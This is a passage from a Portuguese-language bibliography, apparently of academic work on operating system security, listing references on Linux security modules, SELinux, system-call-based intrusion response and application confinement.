[sd01] sd e devik. Linux on-the-fly kernel patching without LKM. *Phrack*, 11, 2001.

[SF00] Anil Somayaji e Stephanie Forrest. Automated response using system-call delays. Em *Proceedings of the 9th USENIX Security Symposium*, páginas 185–198, 2000.

[SGG02] Abraham Silberschatz, Peter Baer Galvin, e Greg Gagne. *Operating System Concepts*. John Wiley & Sons, 6^a edição, 2002.

[SHF97] Anil Somayaji, Steven Hofmeyr, e Stephanie Forrest. Principles of a computer immune system. Em *Proceedings of the Second New Security Paradigms Workshop*, páginas 75–82, 1997.

[Som02] Anil Somayaji. *Operating System Stability and Security through Process Homeostasis*. Tese de doutorado, Department of Computer Sciences, University of New Mexico, 2002.

[SS75] Jerome H. Saltzer e Michael D. Schroeder. The protection of information in computer systems. *Proocedings of IEEE*, 63(9):1278–1308, 1975.

[SVS01] Stephen Smalley, Chris Vance, e Wayne Salamon. Implementing SELinux as a Linux security module. Relatório técnico 1, NAI Labs, 2001.

[TCG] Trusted Computing Group (TCG). http://www.trustedcomputing group.org.

[Wag99] David A. Wagner. Janus: an approach for confinement of untrusted applications. CSD-99-1056 12, Department of Electrical Engineering and Computer Sciences – University of California at Berkeley, 1999.

[WCM+02] Chris Wright, Crispin Cowan, James Morris, Stephen Smalley, e Greg Kroah-Hartman. Linux security module framework. Em *Proceedings of the 2002 Ottawa Linux Symposium*, páginas 604–617, 2002.

[WCS+02] Chris Wright, Crispin Cowan, Stephen Smalley, James Morris, e Greg Kroah-Hartman. Linux security modules: General security support for the Linux kernel. Em *Proceedings of the 11th USENIX Security Symposium*, páginas 17–31, 2002.

[ZYW+03] Tom Zanussi, Karim Yaghmour, Robert Wisniewski, Richard Moore, e Michel Dagenais. relayfs: An efficient unified approach for transmiting data from kernel to user space. Em *Proceedings of the 2003 Ottawa Linux Symposium*, páginas 519–532, 2003.